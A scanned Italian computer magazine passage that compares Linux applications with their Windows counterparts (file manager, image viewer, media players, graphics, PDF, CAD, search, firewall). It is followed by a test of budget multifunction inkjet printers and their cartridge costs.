Dolphin gestisce automaticamente le credenziali di accesso e fa apparire i file remoti come se fossero semplicemente su una chiavetta USB. Naturalmente, nel file manager è integrata la gestione degli archivi compressi, ma non soltanto degli ZIP: sono supportati tutti i principali formati, compresi RAR, 7Z, e TAR. L'unico effettivo vantaggio di *Esplora Risorse* per un utente medio è che l'interfaccia è molto familiare, ma anche per questo c'è una soluzione: esistono diversi plug-in (per Dolphin e il desktop) che trasformano l'interfaccia di Dolphin in quella di Esplora Risorse, con praticamente la stessa grafica e lo stesso stile di presentazione dei file, senza però nascondere tutte le utili funzionalità di cui abbiamo appena parlato.

GESTIONE DELLE IMMAGINI

Uno dei tipi di file più diffusi in assoluto, e per i quali il solo file manager non basta,

Fig. 3 - Il visualizzatore di immagini Gwenview offre anche strumenti di modifica

è rappresentato dalle immagini. Grazie agli smartphone, ormai chiunque produce anche giornalmente una buona quantità di foto, che poi si tengono sul PC per poterle archiviare. Chiaramente, si ha bisogno di un programma per visualizzare e più in generale gestire le immagini. Windows offre un visualizzatore di immagini integrato nel sistema operativo che è molto limitato nelle funzioni: è davvero semplicemente un visualizzatore di immagini, non lo si può usare per fare modifiche. Su GNU/Linux è invece possibile utilizzare Gwenview. Il suo primo vantaggio è il supporto ai tipi di file: Gwenview è capace di visualizzare praticamente qualsiasi formato di immagine esistente. Non soltanto JPEG e PNG, ma anche le GIF animate, immagini vettoriali SVG, veri e propri video (.avi, .mp4, .mpg, .mkv, .ogg, ecc), e i vari formati RAW delle fotocamere professionali. La visualizzazione in formato "presentazione", con le immagini a tutto schermo che scorrono una dopo l'altra è molto comoda perché facilmente personalizzabile (si può decidere se mandare avanti le immagini manualmente o automaticamente, e ogni quanti secondi passare alla foto successiva). La soluzione perfetta per mostrare agli amici le foto delle vacanze collegando il PC a un televisore. Inoltre, mentre si visualizza una foto si possono comunque controllare le altre presenti nella stessa cartella con la barra delle miniature, e se si selezionano più fino (fino a 6), vengono mostrate contemporaneamente in un modalità affiancata, utile per confrontare due scatti simili e decidere quale tenere e quale cancellare. La modalità Sfoglia è di fatto un file manager specializzato nella gestione delle foto. Il pannello sulla sinistra contiene una scheda con la classica visualizzazione delle cartelle, una con le informazioni del file immagine visualizzato, e una con le operazioni possibili.

È molto comodo perché permette di ridimensionare, ritagliare, ruotare e ribaltare le immagini senza bisogno di usare alcun altro programma, solo con un paio di clic. Inoltre, il menu **Estensioni** offre delle procedure automatiche per l'esportazione e l'importazione dei file immagine. Si possono importare da **Google Photo**, o esportare automaticamente su **Facebook**, **Google Drive**, **Dropbox** e **Flickr**. Di notevole utilità l'**Assistente di stampa**, cioè una comoda procedura guidata che permette di stampare le proprie foto nel formato che si preferisce, impaginandole automaticamente per la propria stampante. Nessuno dei programmi integrati in Windows offre tutte queste funzioni.

Fig. 4 - Il visualizzatore di Windows si limita a mostrare le immagini

VLC, IL PLAYER AUDIO E VIDEO

Un altro pezzo fondamentale di Windows è il famoso riproduttore multimediale. *Windows Media Player* è nato con l'idea i fornire agli utenti Microsoft una soluzione rapida per guardare video e ascoltare musica sul proprio PC. Non è andata benissimo. Pur non raggiungendo i livelli di *Internet Explorer*, Windows Media Player è ormai sommerso dalle critiche degli utenti, che in genere non lo usano nemmeno e preferiscono installare al suo posto delle alternative. Tipicamente, VLC. E proprio

Fig. 5 - Il player VLC è perfettamente integrato nel desktop






Fig. 6 - Amarok è il riproduttore audio alternativo a iTunes più completo in circolazione

VLC è il riproduttore multimediale predefinito di molte distribuzioni GNU/Linux, come Kubuntu ad esempio.
VLC ha l'ovvio e risaputo vantaggio di essere estremamente vorace: è in grado di aprire la maggioranza dei tipi di file audio e video esistenti, sicuramente tutti quelli con cui si ha normalmente a che fare. Windows Media Player, invece, tende a dare problemi con molti tipi di file, richiedendo l'installazione a parte di codec non appena si prova a riprodurre un formato diverso dai classici **x264** o **mpeg2**. Spesso anche la riproduzione di DVD non procede particolarmente liscia. E ogni volta bisogna indagare manualmente dove stia il problema e come risolverlo. Su Kubuntu, quando si apre un file multimediale il sistema controlla automatica se i codec siano installati e, in caso negativo, offre la possibilità di farlo con un clic. E per installare tutti i codec in una volta sola è comunque sufficiente selezionare il pacchetto **kubuntu-restricted-extras** dal proprio gestore dei programmi (**Muon** o **Synaptic**, di solito). Il riproduttore VLC presenta anche il vantaggio di poter riprodurre flussi audio e video anche da Internet, da webcam, o da dispositivi come le chiavette per il digitale terreste e per la TV satellitare. Siccome VLC può, mentre riproduce un flusso, registrarlo anche su disco rigido, è una soluzione perfetta per registrare i propri show TV preferiti senza bisogno di altri programmi più complicati.
Chi poi volesse un'alternativa a riproduttori multimediali come iTunes può ovviamente rivolgersi ad **Amarok**. Si tratta di un player audio intelligente, che permette di gestire la propria libreria di musica creando scalette manualmente o in modo automatico in base alle caratteristiche delle canzoni. Offre anche una serie di plug-in utili per gli appassionati: ad esempio, può scaricare automaticamente il testo della canzone che stiamo ascoltando. Inoltre, riproduce anche flussi audio da Internet, come da **Jamendo** o **Last.fm**.

Fig. 7 - Windows Media Player vuole essere una via di mezzo tra un semplice riproduttore multimediale e iTunes

GIMP E KRITA VS ADOBE PHOTOSHOP

Photoshop è nato come programma di fotoritocco ed è tutt'ora il sinonimo stesso del concetto di fotoritocco (si usa spesso il termine "photoshoppare" invece di "fotoritoccare"). Oggi, le sue funzionalità in questo campo sono pienamente eguagliate dal programma Libero e gratuito GIMP, che infatti è molto conosciuto. Un ambito

Fig. 8 - Krita è uno dei software di disegno digitale più apprezzato dai professionisti

nel quale Photoshop è tutt'ora superiore è il disegno a mano libera: realizzare disegni con GIMP è infatti decisamente più complicato. Ovviamente, nel campo del Software Libero esiste un'eccellente alternativa ad Adobe Photoshop anche per quanto riguarda il disegno a mano libera, ed è **Krita** (programma apprezzato da diversi famosi artisti e disegnatori). Ovviamente, il motivo principale per voler utilizzare il programma di Adobe può essere la curva di apprendimento: chi nel proprio ufficio è abituato a usare Photoshop, potrebbe avere qualche difficoltà a passare a GIMP e Krita, visto che le interfacce sono molto diverse. Questo significa che servirebbe del tempo per imparare come funzionano questi due "nuovi" programmi, e magari è più semplice rimanere con il programma a cui si è già abituati. Chi, però, decide di fare lo sforzo di imparare a utilizzare GIMP e Krita rimarrà soddisfatto: nel caso di GIMP, le funzionalità per il fotoritocco sono le stesse presenti in Photoshop e il programma può essere esteso con molti pacchetti di pennelli, motivi e script scaricabili dal Web. Per sentirsi un po' più a casa, è possibile rendere l'interfaccia di GIMP simile a quella di Photoshop, uniformando anche le scorciatoie da tastiera. Nel caso di Krita a fare la differenza è il fatto che quest'ultimo è progettato da disegnatori per disegnatori. In particolare, per chi utilizzi la tavoletta grafica (Krita e GNU/Linux supportano automaticamente tutte le tavolette grafiche più vendute degli ultimi anni). L'interfaccia è intuitiva, e il meccanismo di rendering dei tratti a mano è estremamente realistico, privo di qualsiasi latenza.
Anche il passaggio da un pennello all'altro e da un colore all'altro è molto intuitivo e proprio la gestione e disponibilità dei pennelli e delle modalità di sovrapposizione è una delle caratteristiche più apprezzate dai professionisti che usano Krita per il proprio lavoro. Se poi si vuole comunque continuare a usare Photoshop sul proprio PC, senza però spendere e senza dover usare macchine virtuali equipaggiate con OS Microsoft, da qualche tempo si può scaricare gratuitamente la versione CS2 di Photoshop dal sito Web ***https://tinyurl.com/photoshop-linux***. Infatti, a causa di un problema con il mantenimento del server che si occupava del controllo delle licenza di Photoshop CS2, Adobe ha ritenuto che fosse più semplice rendere il programma disponibile gratuitamente. Ovviamente, le versioni successive si pagano. La versione CS2, pure essendo ormai un po' datata, ha comunque tutte le funzionalità principali di

Fig. 9 - Il famoso GIMP offre le stesse funzioni di Photoshop per il fotoritocco





Fig. 10 - È possibile utilizzare Photoshop su GNU/Linux grazie a Wine

Adobe Photoshop, e funziona abbastanza bene su GNU/Linux grazie a **Wine**. Per ottenerla è sufficiente creare un account Adobe oppure accedere con il proprio profilo Facebook o Google.

MANIPOLARE I PDF: OKULAR E XOURNAL

Creare PDF e visualizzarli è, in linea di massima, più facile su un sistema GNU/Linux che su un sistema Windows, e questo utilizzando Software Libero e Open Source. Infatti, per creare PDF da una qualsiasi applicazione basta utilizzare le funzioni di "stampa PDF" incluse in tutti i principali programmi Liberi.
E per la visualizzazione, ogni distro porta con se almeno un visualizzatore PDF. Il problema si presenta quando si vuole modificare un PDF: in quel caso, in programmi disponibili non sono molti. Ovviamente, c'è il famoso Adobe Acrobat, ma esiste anche l'ottimo programma **PDFStudio**, rilasciato nativamente per GNU/Linux ad un prezzo non troppo alto. Esistono comunque alternative gratuite per la modifica dei PDF in base a ciò che si vuole fare. Se si desidera compilare un modulo, il buon **Okular**, uno dei migliori visualizzatori di documenti in circolazione, è la soluzione perfetta, visto che permette di compilare i form PDF. Consente anche di aggiungere commenti e annotazioni. Essendo un visualizzatore, è anche comodo per estrarre immagini e testo da un PDF. Se si è ricevuto un file sul quale si vogliono soltanto sovrapporre delle scritte o una immagine, come la scansione della propria firma o i dati anagrafici in un documento scansionato, **Xournal** offre tutto ciò di cui si ha bisogno. Con questo programma è infatti possibile sovrapporre caselle di testo, immagini, e disegni in un PDF esistente.

Fig. 12 - Con Xournal si possono aggiungere testi e immagini in sovraimpressione

Infine, se si vuole creare un PDF, magari un modulo modificabile, **LibreOffice** ha già integrato tutto il necessario e, per i più esigenti, il software di impaginazione **Scribus** è in grado di creare PDF e tradurre quelli esistenti in un formato modificabile. Tutto questo senza la proverbiale





Fig. 11 - Okular visualizza tutti i tipi di PDF, anche contenenti form

pesantezza dei programmi di Adobe, che richiedono molte risorse per funzionare.

Fig. 13 - Adobe Acrobat è un programma completo, che però richiede molte risorse

DISEGNO TECNICO: BRICSCAD VS AUTOCAD

Nel mondo del disegno tecnico computerizzato, AutoCAD è il programma per antonomasia. E molti utenti nemmeno sanno che esistono altri programmi CAD. Tuttavia, negli ultimi anni sempre più utenti stanno cercando di allontanarsi dal software prodotto da Autodesk, per una serie di motivi: il principale è probabilmente il prezzo, che in effetti è piuttosto alto anche se è ovvio che il prezzo di un software vada considerato in base alla sua qualità: qualcuno potrebbe ritenerlo un prezzo più che giustificato. L'altro motivo fondamentale è che AutoCAD non è mai stato rilasciato per sistemi GNU/Linux, e con Wine non funziona particolarmente bene, soprattutto nelle ultime versioni. Il problema è che AutoCAD è notoriamente un programma affamato di memoria RAM, e i sistemi Windows sono famosi per non avere una perfetta gestione della memoria. Per questo motivo ultimamente molti professionisti nel campo della grafica e multimedia si stanno spostando proprio verso il sistema operativo Libero. La resistenza di Autodesk, nonostante le richieste degli utenti, a rilasciare versioni per sistemi GNU/Linux ha spinto molti utenti a cercare alternative. Per chi ha bisogno di utilizzare soltanto le funzioni principali di un programma CAD esiste LibreCAD, semplice e completamente Libero e gratuito. Per chi ha bisogno di qualche funzione in più è possibile puntare su **QCAD**, programma Libero che ha una versione gratuita e una a pagamento con alcune funzioni utili in più soprattutto per il supporto ai file originali di AutoCAD. Infine, per chi vuole qualcosa che possa davvero sostituire AutoCAD, esiste BricsCAD. Si tratta di una delle migliori alternative ad

Fig. 15 - AutoCAD è noto a tutti, e la sua popolarità e diffusione è il vero punto di forza






Fig. 14 - Bricscad unisce una interfaccia intuitiva allo stesso set di funzioni di AutoCAD

Autocad, supporta praticamente le stesse funzionalità (per i dettagli si può visitare la pagina ***www.bricsys.com/it-it/bricscad/compare/***). Ha una interfaccia molto simile, ed è addirittura disponibile, sul sito Web ufficiale, un e-book gratuito che guida gli utenti nella transizione da AutoCAD a BricsCAD in pochi passi. Inoltre, BricsCAD è distribuito per Windows, Mac OS X e GNU/Linux. Attualmente, una licenza annuale (che va rinnovata ogni anno) di AutoCAD costa 1793 euro. Invece, una licenza perenne (che è sempre valida, non va rinnovata ogni anno) per la versione attuale di BricsCAD costa dai 510 ai 1100 euro.
Il prezzo varia a seconda del numero di plug-in e la possibilità di aggiornare gratuitamente alla versione successiva (comprando di fatto due versioni, quella attuale e quella futura). Inoltre, BricsCAD è sempre gratuito per studenti e istituti scolastici.

LA RICERCA DI FILE CON BALOO

Una delle nuove caratteristiche meno apprezzate di Windows 10, versione altrimenti vista di buon occhio rispetto al precedente Windows 8, è la ricerca desktop. È scomoda da utilizzare e spesso restituisce dei risultati inaffidabili, non riuscendo a trovare ciò che si cercava. Su GNU/Linux, invece, i sistemi di ricerca "tradizionali", basati sul nome dei file e il loro contenuto, sono sempre gli stessi, affidabili e veloci, pienamente integrati nei file manager come Dolphin. Ma non solo: esiste anche la ricerca semantica. Ci sono vari meccanismi di indicizzazione semantica dei file e uno dei più evoluti e meglio integrati nei desktop GNU/Linux è **Baloo**. Come funziona? Baloo permette agli utenti di assegnare dei metadati ai vari file, come tag e commenti ad esempio, per poter contestualizzare più facilmente i file. In una cartella si possono avere vari documenti, ciascuno con contenuti simili agli altri: spesso ogni file è copia di uno precedente e le differenze nel contenuto sono minime. Per distinguerli facilmente è quindi possibile assegnare a ciascuno di loro un preciso insieme di tag, oppure un commento che lo descrive. Baloo permette poi di eseguire ricerche tenendo in considerazione queste informazioni. La prima cosa che si può fare con un file, dal file manager Dolphin, è assegnargli un voto: si possono dare da





Fig. 17 - Cortana dovrebbe essere il sistema di ricerca innovativo, ma non è sempre affidabile

1 a 5 stelle semplicemente cliccando sulla stella che si desidera assegnare. Questo è particolarmente utile quando si hanno più versioni di una cosa simile e si vogliono riconosce velocemente. Ad esempio, più scatti fotografici di uno stesso soggetto. Con il voto si identificano subito le foto migliori, pur conservando le altre. Poi, cliccando su **Modifica** nella sezione **Etichette** è possibile aggiungere o togliere etichette a un certo





Fig. 16 - La ricerca con Baloo permette di trovare file in base al nome, contenuto, tag, voti e commenti

file o cartella. Sono fondamentalmente la stessa cosa dei tag nelle immagini del Web e aiutano a trovare rapidamente i file in base a informazioni che non avrebbe senso includere nel nome.
Ad esempio, una canzone può avere il nome costituito dal titolo del brano e la firma del cantante, ma è possibile aggiungere etichette personalizzate come "triste", "rock", "hip hop" per identificare subito tutti i brani di un certo genere. Allo stesso modo si possono taggare documenti PDF per dare una rapida idea del loro contenuto (soprattutto se sono scansioni). E si possono addirittura aggiungere commenti: ogni file può essere corredato da un breve testo semplicemente cliccando su **Aggiungi commento.** La funzione di ricerca di Dolphin permette di cercare file in base al tipo, alla data, e al voto che è stato assegnato. Si tratta di un metodo piuttosto semplice per filtrare nella cartella attuale tutti i file con un certo punto (ad esempio almeno due stelle o di più). Riguardo i tag, il modo più semplice per eseguire una ricerca dei file consiste nell'uso del protocollo **tags**: per identificare tutti i file relativi a una certa etichetta. Ad esempio, se tutti i file prodotti con un amico sono stati taggati come Gianni basta aprire in Dolphin l'indirizzo tags:Gianni/ per trovarli.

UN FIREWALL SERVE SEMPRE!

Un firewall è uno strumento fondamentale per proteggere la propria rete da attacchi esterni (tentativi di accesso remoto, ad esempio). Per semplificare l'accesso al firewall, chiamato **netfilter** ed integrato nel kernel Linux, è stato progettato un frontend a riga di comando ed anche ad interfaccia grafica, chiamato **UFW.** Il suo acronimo dice già tutto: **Uncomplicated FireWall**, ovvero, firewall non complicato. L'interfaccia grafica di UFW, chiamata **GUFW**, si apre con una guida di utilizzo rapido nella parte inferiore della finestra. Se è la prima volta che si utilizza un firewall, può essere utile per capire meglio il suo funzionamento. Per prima cosa si deve ovviamente avviare il firewall. Lo si può fare cliccando sull'interruttore di Stato. Due semplici caselle di scelta permettono di indicare le regole predefinite per le connessioni in ingresso ed uscita.
Grazie alla scheda **Report** è possibile vedere tutte le connessioni attive e le varie porte. Questo è ovviamente molto utile per capire cosa stia succedendo sul computer, e se ci sia qualche programma pericoloso. La finestra di configurazione di una nuova regola di gufw offre delle opzioni divise in tre schede: la più comoda di tutte è ovviamente **Preconfigurata**. In questa scheda sono elencate le principali applicazioni, divise in categorie. Il firewall di Windows, invece, pur essendo efficace, è più complicato da configurare, e molti utenti ritengono fastidioso il continuo apparire della finestra di Windows Firewall che richiede se un nuovo programma debba essere autorizzato a usare la rete.





Fig. 19 - Il firewall di Windows è efficiente, anche se un po' complicato da configurare per utenti alle prime armi






Fig. 18 – Un'interfaccia semplice, con pre-impostazioni, permette di configurare il firewall con pochi clic

ABBONATI E SCEGLI

LE MIGLIORI RIVISTE DI CUCINA, SALUTE & BELLEZZA,

SCONTI FINO ALL'80%

TURISTI PER CASO

PIÙ SANI PIÙ BELLI

Puoi anche scegliere la versione digitale per telefonino, tablet e PC

Economiche, ma costose in stampa!

Una stampante a soli 40 euro? Un prezzo allettante, ma che nasconde un notevole handicap. Ecco perché

Oggi la stampante multifunzione è presente in quasi tutte le case e ci consente di stampare come si deve la dichiarazione dei redditi, dopo avere in precedenza fotocopiato l'onorario del medico e la fattura dell'artigiano o eseguito la scansione di una perizia. E anche chi ha figli in età scolare, non può fare a meno di una stampante: fotocopiare attestati, stampare domande di lavoro, ecc. A chi deve correre ogni volta in copisteria, verranno invece le vesciche ai piedi.

ECONOMICHE, MA CON CARTUCCE COSTOSE

Per fare entrare una stampante in ogni casa, produttori come HP, Canon ed Epson ricorrono ad una politica di vendita sempre più aggressiva: già a partire da 30 euro si possono acquistare stampanti decenti senza tante pretese, mentre con 50 euro è possibile acquistare modelli multifunzione, che offrono stampante, scanner e fotocopiatrice. Che questi dispositivi si rivelino economiche solo all'acquisto, è dimostrato dal test effettuato dai nostri esperti su nove attuali stampanti multifunzione: i modelli richiedono prezzi da 38 a 72 euro rivelandosi quindi estremamente convenienti, ma quando si esaurisce l'inchiostro in dotazione, l'utente avrà una brutta sorpresa.
Un nuovo set di cartucce può costare da 56 a quasi 100 euro!

I PRODUTTORI VANNO AL RISPARMIO

Grazie a dimensioni medie di 40 x 25 x 25 cm, le candidate al test vantano tutte un formato poco più grande di una scatola per scarpe. Il vantaggioso prezzo di vendita di alcuni modelli non impedisce comunque al dispositivo di sfoggiare un'estetica di tutto riguardo. Ad esempio, la Canon Pixma 495 si presenta come una stampante d'ufficio di forma compatta e con un look molto elegante. Offre inoltre la funzione fax, un vassoio automatizzato per l'introduzione della carta e consente di poter eseguire agevolmente scansioni o fotocopiare più pagine in successione, ad esempio in occasione di presentazioni complesse. Sulla maggior parte delle candidate al test i produttori hanno operato dei tagli che non passano inosservati: il vassoio per l'ingresso automatico della carta o la funzione fax non sono presenti sulle altre otto candidate. Inoltre tutti i modelli devono fare a meno dell'ingresso USB e non è quindi possibile stampare direttamente le immagini dopo aver collegato una fotocamera, una pendrive USB o un hard disk esterno. Un lettore di schede di memoria è offerto solo dalla Canon Pixma TS5050, mentre il sistema Bluetooth per collegare smartphone o tablet, è presente invece solo sulla Canon Pixma TS5150.

SCANSIONARE DIVENTA UN'AVVENTURA

Alcuni utenti non danno un peso esagerato alla mancanza del sistema Bluetooth o del lettore di schede di memoria. Purtroppo i produttori tendono a risparmiare anche su caratteristiche provvidenziali per l'utente e la cui carenza peggiora sensibilmente l'usabilità. Due esempi: sui modelli XP-245 e XP-247, Epson ha rinunciato a offrire un mini display per poter applicare le impostazioni per fotocopiare e stampare. Tutto questo significa che l'utente dovrà per prima cosa attivare il PC, per poter attuare le variazioni necessarie attraverso il driver della stampante. Ma c'è ancora

qualcosa di peggio: chi vorrà scansionare documenti e foto con i dispositivi HP Deskjet 3720 o 3735 avrebbe bisogno di tre mani, poiché queste stampanti non offrono né un vassoio alimentatore né un pannello di vetro sui cui l'utente possa appoggiare il foglio stampato. Non essendo presente una superficie di appoggio per gli originali, egli dovrà trattenere il documento con due mani, mentre una seconda persona dovrà premere il tasto o avviare il programma per eseguire la scansione o la fotocopia. Chi non tratterrà correttamente il foglio con due mani si arrabbierà ancora di più, poiché la stampante lascerà entrare il documento di traverso e tutto questo non consentirà di eseguire la scansione e il foglio tenderà ad accartocciarsi. I modelli HP Deskjet 2630, 3720 e 3735 non sono in grado di stampare senza bordi né foto, né fogli normali. Ottimo che, malgrado i vantaggiosi prezzi di vendita, tutti i dispositivi possano essere a scelta collegati al PC con un cavo USB o in modalità wireless via WLAN attraverso il router.

QUALITÀ OK, VELOCITÀ SCARSA

La qualità di stampa offerta da tutte le candidate al test è stata come si deve, ma non al livello dei modelli più costosi. La resa peggiore è stata offerta dall'Epson XP-245, poiché tutte le foto stampate presentavano un'intensa dominante bluastra. I migliori risultati sono stati ottenuti con la Canon Pixma TS5050, che nella stampa fotografica ha offerto comparativamente un'elevata fedeltà cromatica (71,1%), un ottimo contrasto e una riproduzione fine e accurata dei toni di grigio, che si rivelano importanti nella stampa di soggetti in ombra. La Pixma TS5050 si è rivelata inoltre la stampante più veloce del test, sia nella stampa di testi che di grafici e immagini. Dispositivi più costosi sono logicamente molto più veloci, ma le altre stampanti del test hanno offerto una velocità di stampa molto più bassa rispetto alla TS5050. La peggiore è stata l'HP Envy 5030, che ha richiesto quasi 8 minuti per stampare una foto e sono stati necessari oltre 14 minuti per una pagina A4 con grafico a colori! Chi deve stampare numerose immagini e presentazioni, è consigliabile che stia alla larga da questo modello.

INCHIOSTRO A PREZZO CONVENIENTE

CARTUCCE NON ORIGINALI

I produttori di stampanti ostacolano l'uso di cartucce non originali, rilasciando update per il firmware. Per questo motivo, contestualmente alla fornitura dell'inchiostro, i produttori di queste cartucce consigliano spesso di non installare gli aggiornamenti. Queste cartucce sono molto più convenienti di quelle originali, ad esempio per la Canon TS5050 testata, un set completo costa circa 11 Euro anziché 69.

CARTUCCE RIGENERATE

Rivenditori come Amazon offrono anche cartucce rigenerate che costano decisamente molto meno rispetto a quelle originali. Un set completo per l'Epson XP-245 viene venduto a soli 11,49 Euro (Amazon Prime include già le spese di spedizione) rispetto ai 74 Euro delle cartucce originali.


INCHIOSTRO IN ABBONAMENTO

Attraverso l'abbonamento "Instant Ink", le stampanti HP provvedono, se desiderato, ad ordinare automaticamente nuove cartucce, non appena l'inchiostro scarseggia. Il canone più conveniente è di 3 Euro al mese e consente di stampare 50 pagine, indipendentemente che si tratti di testo o foto, poiché conta soltanto il numero delle pagine.

COSTI ELEVATISSIMI

Chi non dispone di un sostanzioso budget, dovrebbe evitare di orientarsi sulla Canon Pixma 495. Le prove hanno riconosciuto a questo modello i costi di stampa di gran lunga più elevati. Si è portati a trarre l'assurda conclusione che, a conti fatti, non appena le cartucce d'inchiostro si esauriscono, si rivela più conveniente l'acquisto di una nuova stampante. Solo la Pixma TS5050 utilizza il costoso inchiostro con moderatezza. Oltre ad una tecnologia di stampa parsimoniosa, questo modello tra tutte le stampanti testate, è l'unico che utilizza l'inchiostro in modo efficiente: per la stampa a colori dispone di quattro serbatoi separati per i colori nero, ciano, magenta e giallo, nonché una cartuccia extra di colore nero, che viene usata esclusivamente per la stampa di testi.

TIRIAMO LE SOMME

Una buona qualità di stampa, una dotazione come si deve e costi di stampa sostenibili, hanno consentito alla Canon Pixma TS5050 di aggiudicarsi la vittoria e di imporsi nel rapporto qualità/prezzo. Le altre stampanti si rivelano troppo costose, se vengono presi in considerazione i costi di stampa.

RICOMPRARE LA STAMPANTE O SOSTITUIRE LE CARTUCCE?

I costi di stampa dei modelli testati sono estremamente elevati e si ripropone quindi il solito dilemma: Perché devo acquistare un nuovo kit di cartucce? In fin dei conti, i modelli come la Canon Pixma 495 costano soltanto 50 Euro, mentre per le cartucce originali, il produttore richiede quasi 100 Euro! Nel corso del test, questo modello ha fatto registrare i costi di stampa di gran lunga più elevati (vedi comparativa nel grafico in basso).
La valutazione non è però così semplice, poiché chi acquista una nuova stampante, soltanto con pochissimi modelli ottiene dispositivi con cartucce completamente piene d'inchiostro. I produttori infatti corredano le stampanti multifunzione con starter-kit, le cui cartucce sono generalmente piene solo per il 60 - 70 percento, ma anche sapendo ciò, con la Canon Pixma 495 si rivela più conveniente l'acquisto di un nuovo dispositivo. Inoltre con un nuovo dispositivo si ottiene anche una nuova garanzia e la stampante usata potrà essere messa all'asta su eBay. La Pixma 495 viene attualmente scambiata a 15 Euro. In ultima analisi, l'utente può riuscire a guadagnare anche alcuni Euro, anziché sborsare una cifra esagerata per un nuovo set di cartucce. Questa strategia così perfetta dal punto di vista economico, si rivela uno spreco di risorse e un disastro ecologico.
